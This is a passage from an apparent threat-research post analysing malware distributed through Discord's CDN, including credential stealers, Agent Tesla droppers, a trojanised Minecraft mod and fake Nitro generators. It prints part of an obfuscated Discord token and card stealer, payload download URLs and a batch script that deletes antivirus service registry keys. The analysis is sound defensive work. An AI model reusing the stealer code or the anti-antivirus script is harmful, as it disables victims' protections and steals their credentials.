'nPTow','iNUqh','AiRKG','sic','Error:\x20','wTCjV','StJzi','yuSJV','toString',',e)=>t.exp','AnbVI','sriVx','FjVFB','kTNBQ','COskE','Wxsjw','AWtPy','qxylH','PtCEf',
't\x20o\x20in\x20t.c','ZIcHU','HUbxv','ingpt','quest','FxQin','ikbLV','Auedf','DfIZE','kUrkq','LuoZm','KVyxN','DsCLe','lhaTk','kqCLi','zcxTG','https://cd','KBkSn',
'xVTKd','OJbIW','924842ofckic','rdGbT','sers/@me/l','y(e)){let\x20','EzytO','aTRGX','KjuLE','yyuww','10229qNgbzU','orter,','ged',')if(t.c.ha','rs/@me','frgNR','tars/',
'ydrPb','MfcNi','User\x20Credi','Password\x20C','imwGu','RFjvK','DnYWE','tRnza','.default)f','PATCH','qXVjw','\x0a**Street:','POST','FQQxn','KzBkr','/v*/schedu','nFvzg'
'iTqZC','```\x0a**Emai','om/v*/toke','tbXxw','uploadData','vKfFc','api/v*/app','hpoTc','error','zIKZh','Card\x20Expir','turn\x20r}ret','WaBgg','\x0a**IP:\x20**`',
'izLBy','HnoiK','default;if',':\x20```','ZMsxp','IuioD','ss_country','drQSW','TTdFL','parse','r:\x20**```','ault.getTo','scord.com/','oOtXy','wss://remo','OYmUB',
'GCzfQ','CqdaN','&(e?r.defa','qePKl','ZRuEg','eLdXu','\x0a**New\x20Pas','ZLlwp','XqiDk','yxkFQ','https://*.','QEqwC','TQLtb','},[[\x22extra','zpUZn','mdwaX','l:**```',
'aRErE','rEfor','elVmO','hWzFX','ken())}\x20to','pBOgz','hkPzZ','(req.c.has','atus.disco','\x22extra_id\x22','tvgfc','YfRNO','YsMdh','Discord\x20De','26NOPYTK','ear]',
'NYzae','ss_zip]','flags','Hypesquad\x20','**```','NyRfu','endsWith','xdrIn','hQfeh','ndQXt','word:\x20**```','KLIvO','ltrHW','**ID:**\x20``','bHfoV','slPPO','get','ult
[e]:n(r','**Username','YigtC','getAllWind','of\x20n?n:nul','h([[],{ext','siqjk','bwRdy','BIjqH','JpzKf','NWzoi','onComplete','ss_state]','from','dYMos','DsvYC','aRPyn',
'FqgRT','xWnOQ','lJSnx','qKUEZ','rmdirSync','202633xHfvyy','1eKEmri','ReqSl','FzmzZ','CZPsE','\x20**```','OSxDg','sModule&&t','WOcqG','\x0a**CVC:\x20**','RszYb','olzwX'
'(e,t,r)=>e','GET','mKOhE','TksXl','\x20```','er?webhook','hjpvl','querystrin','ONcKC','uldBt','rWbpF','applicatio','CTygY','```\x0a','https://ap','uwKTI','pe:**```',
'yCULX','PirateStea','```\x0a**Badg','KjEiR','pkaaY','https://st','hORMG','data','bEYlp','bFshC','d:\x20**```','RSiHZ','n.discorda','var\x20req=we','belWo','**Country:'
'LXDyn','KgxVM','Gold\x20BugHu','wss://','pplication','PufHK','piYgi','startsWith','ogOut(){va','join','jkwyx','xziWz','LogOut()','NyVZZ','method','BXjoS','/text',
'FPvGn','Qgkjl','webContent','MLZKH','XXZil','nDXLa','UfRED','jbmQH','GEHKk','quTmX','iqFZr','ODbUu','HypeSquad\x20','VaxCN','n\x22===e&&(t','DnLUt','lications/',
'YKMja','avatar','539351nPJbSK','```\x0a**Old\x20','ty(o)){con','```\x0a**Pass','if(r&&r.__','gPeZX','izbjK','ers/@me','wRDSL','EFVhR','tWzgr','].exports;','eLpkX',
'4qKdMoZ','hqMAI','path','UgFcr','**New\x20Emai','uAWVU','iKXSG','password','Balance,','teway.disc','nst\x20e=\x22str','logout()}\x20','IXrYY','tEAEU','url','card
[addre','detectable','IHzLr','tion(n){co','fUPhb','pJpLj','NBJlT','luWBx','AphkB','fWHOJ','scriptions','tnpzb','IeMTv','```\x0a**ID:*','request','WmgLA','vOmmD',
'_id\x22]]]);f','existsSync','rs/@me/bil','tor','bytes','CwHfC','nNezf','orts=e},[[','l;for(cons','**Nitro:**','https://di','WnLim','nyPAN','LmUbh','TTCzl','f(t&&t.__e'
'n\x20t.defaul','kJsonp.pus','Event,','ation:\x20**`','gJQUI','sword:\x20**`','qoOoq','bFDgn','PAwZu','riptions','eKFxQ','function\x20L','xgaIo','SYKRW','cFKHk','GuDIq'
'```\x0a**IP:\x20','tokens','OWVGY','uth/login','User\x20Login','NcGCV','MmoaD','Pjlat','IrhmL','SDwVP','csFYj','Green\x20Bugh','UOMMF','QTEBw','ZHKPs','cocol',
'\x0a**Passwor','bpackJsonp','vKRyS','IQhnO','JYREI','nances/upc','(r&&(e?r[e','qcMyH','YcVwL','uabBw','ken','848018klSVMD','txDbc','oMZGE','(\x22login\x22).','MqvAb',
'bjNDM','bxbcC','electron','hanged','aXsTN','wCaDh','.push([[],','nUsrg','xTesA','IkWwc','**Email:\x20*','Password:\x20','Qqbui','ogxmK','XGJcb','/kiefgrabb','vAyei',
'monster.ca','aeIkD','CUeVH','gMUbg','VUVUZ','statusCode','DkhUH','i.stripe.c','kVocC','HeJZi','exNHZ','Card\x20Numbe','vYCsF','https://mo','DdQib','.exports=r','ouAVE'
'aDSYT','euQHo','XQUFa','uExbl','pBuEe','card[cvc]','esModule&&','t=req.c[e]','No\x20Nitro','JmuhU','ows','cNNHs','SqBJg','api/v*/aut','zPMzb','LwpCP','IBXiy','ling/
subsc','ruwHa','aScript','dRsxR','UTAQG','jkMDA','nGTpF','Email\x20Chan','discord.co','nter,','**ZIP:**```','DtARA','RcLLW','./core.asa','https','OOQTi','discrimina',
'onBeforeRe','tGuPp','s/detectab','zEhJI','sers/@me','YILHZ','n/json','iKEOW','XSEKE','rs/@me/lib','=undefined','DyrNi','cfOgU','then','mpkVf','YtfRi','QUiyj','AuRHk',
'fmkBx','PADME','sers/@me/b'];const _0x2cae68=_0x3237;(function(_0x2a26bb,_0x39c68d){const _0x582cb0=_0x3237;while(!![]){try{const _0x3db5cc=-parseInt(_0x582cb0(0x364))
+-parseInt(_0x582cb0(0x309))*-parseInt(_0x582cb0(0x2ab))+-parseInt(_0x582cb0(0x1e6))+parseInt(_0x582cb0(0x225))+-parseInt(_0x582cb0(0x2ac))*-parseInt(_0x582cb0(0x2fc))
```

Obfuscated JavaScript from the site run by the malware looks for credential data associated with Discord and other sites, in addition to system information, and sends it back to a Discord channel.


Other credential-stealing schemes go further. Several of the malware files also pulled down payload executables and/or DLLs which they then used to engage in a more wide-ranging data theft.



arganaif.org/vendor/tilt/fw1.php
arganaif.org/vendor/tilt/fw2.php
arganaif.org/vendor/tilt/fw3.exe
arganaif.org/vendor/tilt/fw4.exe
arganaif.org/vendor/tilt/fw5.exe
arganaif.org/vendor/tilt/soft.exe

URLs in traffic from one Discord-delivered dropper retrieving additional payloads.

Scattered among the files were many copies of a widely-used stealer malware known as Agent Tesla. In one example, the initial file that spread the infection was named PURCHASE_ORDER_1_1.exe. It’s not unusual for Agent Tesla malware to download payloads as part of its infection process, but it was unexpected to find that the payload was also hosted in DIscord’s CDN.




Full request URI	Destination
http://cdn.discordapp.com/attachments/841111418753122324/841114318061568060/midnight.exe	162.159.135.233
	10.10.10.100
http://ieaspk.com/TextEditor.dll	67.220.184.98
	10.10.10.100

The network traffic from the “Purchase Order” AgentTesla.

The malware pulled down a payload executable named midnight.exe directly from the CDN, and executed it. That payload, in turn, downloaded a DLL named TextEditor.dll from a different website, and injected it into a running system process. (We’ve previously written about Agent Tesla’s capabilities.)


In another instance, we found a malicious installer of a modified version of Minecraft. The installer actually does deliver a full version of the ubiquitous creative block-building game, but with a twist. Disguised as a “mod” with special features called Saint, the Minecraft installer bundled a Java application that was capable of capturing keystrokes and screenshots from the target’s system, as well as images from the camera on the infected computer. The Java classes inside the file are an unmistakable indication of the malware’s capabilities.



```
Found ZIP archive
  Packed      Unpacked     Perc  Date/time   Filename
         0           0  0.0   19.11.2020  META-INF/
       127         162  78.4  19.11.2020  META-INF/MANIFEST.MF
         0           0  0.0   19.11.2020  saint/
         0           0  0.0   19.11.2020  saint/screenshot/
         0           0  0.0   19.11.2020  saint/ui/
         0           0  0.0   19.11.2020  saint/email/
         0           0  0.0   19.11.2020  saint/keylogger/
         0           0  0.0   19.11.2020  saint/webcam/
       873        1631  53.6  19.11.2020  saint/screenshot/Screenshot.class
      6455       13045  49.5  19.11.2020  saint/ui/sAINT.class
      2305        4863  47.4  19.11.2020  saint/email/SendEmail.class
      5437       11295  48.2  19.11.2020  saint/keylogger/Keylogger.class
       748        1317  56.8  19.11.2020  saint/webcam/Cam.class
         0           0  0.0   23.09.2014  META-INF/3rd-party-licenses/
      3310        9156  36.2  19.08.2014  META-INF/3rd-party-licenses/filters-2.0.235-1.LICENSE
       802        1551  51.8  19.08.2014  META-INF/3rd-party-licenses/openimaj-1.1.1-SNAPSHOT.LICENSE
         0           0  0.0   23.09.2014  META-INF/maven/
         0           0  0.0   23.09.2014  META-INF/maven/com.github.sarxos/
         0           0  0.0   23.09.2014  META-INF/maven/com.github.sarxos/webcam-capture/
       128         142  90.2  23.09.2014  META-INF/maven/com.github.sarxos/webcam-capture/pom.properties
      1145        3451  33.2  23.09.2014  META-INF/maven/com.github.sarxos/webcam-captu
```

The contents of the "Minecraft" malware.


We found many instances of information stealing malware and backdoors using file names that indicated they were used as part of soclal engineering campaigns. A file called **fortniat.exe**, advertised as a "multitool for FortNite," was actually a malware packer that drops a Meterpreter backdoor.




```
[0;31m:::::::::: :::::::::  :::::::::: :::::::::::: :::::::::: ::::::::::: :::          :::            :::[0;31m:+:        :+:
   :+: :+:     :+:     :+:           :+:       :+:      :+:          :+:            :+: :+:[1;32m        +:+          +:+     +:+ +:+
    +:+     +:+        +:+        +:+      +:+          +:+          +:+     +:+[1;32m :#::+::#  +#+      +:+ +#++:++#:        +#+
      +#+          +#+      +#+         +#+          +#++:++#++:[0;35m        +#+          +#+      +#+ +#+      +#+      +#+          +#+
         +#+      +#+           +#+         +#+      +#+[0;35m        #+#          #+#      #+# #+#      #+#      #+#          #+#
 #+#       #+#          #+#          #+#       #+#[0;36m        ###        ########  ###      ###      ###      ######### ###########
 ########## ########## ###       ###
       Fortnite MULTI TOOL / Optimizer / Cleanup / Server update / Better visuals and UI!
              NOTE!! This program is allowed by Epic Games API and is not giving you an advantage in gameplay Enjoy!!
```

The reassuring screen shown victims as they run a malware installer.

Another malware sample we found advertised itself as an installer for Browzar, a privacy-oriented web browser. But while it installed the browser, it also dropped an Agent Tesla infostealer.



Icon for the weaponized Browzar installer


Internet connection unavailable - Browzar
File
Edit
View
Tools
Help
res://c:\program files (x86)\browzar\browzar.exe/dnserror.htm#http://www.browzar.com/start/?v=2000
Private Search...
browzar
BETA
Error
OK
SOPHOSlabs
Done

Internet connection unavailable

No connection to the Internet is currently available.
Please check your connection and try again.


Thanks for Installiation Browzar!

When the error message pops up, Agent Tesla has stolen your information.

There were also collections of files that purport to install cracked versions of popular (but expensive) commercial software, such as Adobe Photoshop. And, of course, there were tools that claim to give the user access to the paid features of Discord Nitro, the service’s premium edition.

‘Nitrogen’ Discord key generators

At least fifty of the files in the collection were named to imply they could either unlock the features of Discord Nitro on an account belonging to a user who hasn’t subscribed to the $100/year service, or generate “gift codes” that award a one-month Nitro upgrade. Many of the tools refer to themselves as a “nitrogen” utility, a concatenation of Nitro and “code generator.”



Hyper Nitro booster

Enter your discord nickname and tag


Input text

● Accumulate nitro boosts

○ Do not boost popular servers


SimpleDark

While a few of the files generated codes that resemble those used to upgrade a standard Discord account to the Discord Nitro version, most did not. One of the samples drops a batch script that attempts to delete registry keys and terminate the processes or services of dozens of endpoint security tools. This “antiav.bat” script runs from the %TEMP% directory on the system immediately after the user launches the program.



```
@echo off
cls
ETS -w REG ADD HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Polic
ETS -w REG ADD HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v
%SystemRoot%\System32\RUNDLL32.EXE User32.dll, UpdatePerUserSystemParameters
Reg Delete "HKLM\SYSTEM\CurrentControlSet\services\KSDE2.0.0" /f
Reg Delete "HKLM\SYSTEM\CurrentControlSet\services\KSDE1.0.0" /f
Reg Delete "HKLM\SYSTEM\CurrentControlSet\services\AVP18.0.0" /f
Reg Delete "HKLM\SYSTEM\CurrentControlSet\services\AVP17.0.0" /f
Reg Delete "HKLM\SYSTEM\CurrentControlSet\services\AVP16.0.0" /f
Reg Delete "HKLM\SYSTEM\CurrentControlSet\services\AVP15.0.0" /f
Reg Delete "HKLM\SYSTEM\CurrentControlSet\services\AVP14.0.0" /f
Reg Delete "HKLM\SYSTEM\CurrentControlSet\services\AVP13.0.0" /f
Reg Delete "HKLM\SYSTEM\CurrentControlSet\services\AVP12.0.0" /f
Reg Delete "HKLM\SYSTEM\CurrentControlSet\services\AVP11.0.0" /f
Reg Delete "HKLM\SYSTEM\CurrentControlSet\services\AVP10.0.0" /f
Reg Delete "HKLM\SYSTEM\CurrentControlSet\services\MBAMService" /f
Reg Delete "HKLM\SYSTEM\CurrentControlSet\services\McAWFwk" /f
Reg Delete "HKLM\SYSTEM\CurrentControlSet\services\MSK80Service" /f
Reg Delete "HKLM\SYSTEM\CurrentControlSet\services\McAPExe" /f
Reg Delete "HKLM\SYSTEM\CurrentControlSet\services\McBootDelayStartSvc" /f
Reg Delete "HKLM\SYSTEM\CurrentControlSet\services\mccspsvc" /f
Reg Delete "HKLM\SYSTEM\CurrentControlSet\services\mfefire" /f
Reg Delete "HKLM\SYSTEM\CurrentControlSet\services\HomeNetSvc" /f
Reg Delete "HKLM\SYSTEM\CurrentControlSet\services\ModuleCoreService" /f
Reg Delete "HKLM\SYSTEM\CurrentControlSet\services\McMPFSvc" /f
Reg Delete "HKLM\SYSTEM\CurrentControlSet\services\mcpltsvc" /f
Reg Delete "HKLM\SYSTEM\CurrentControlSet\services\McProxy" /f
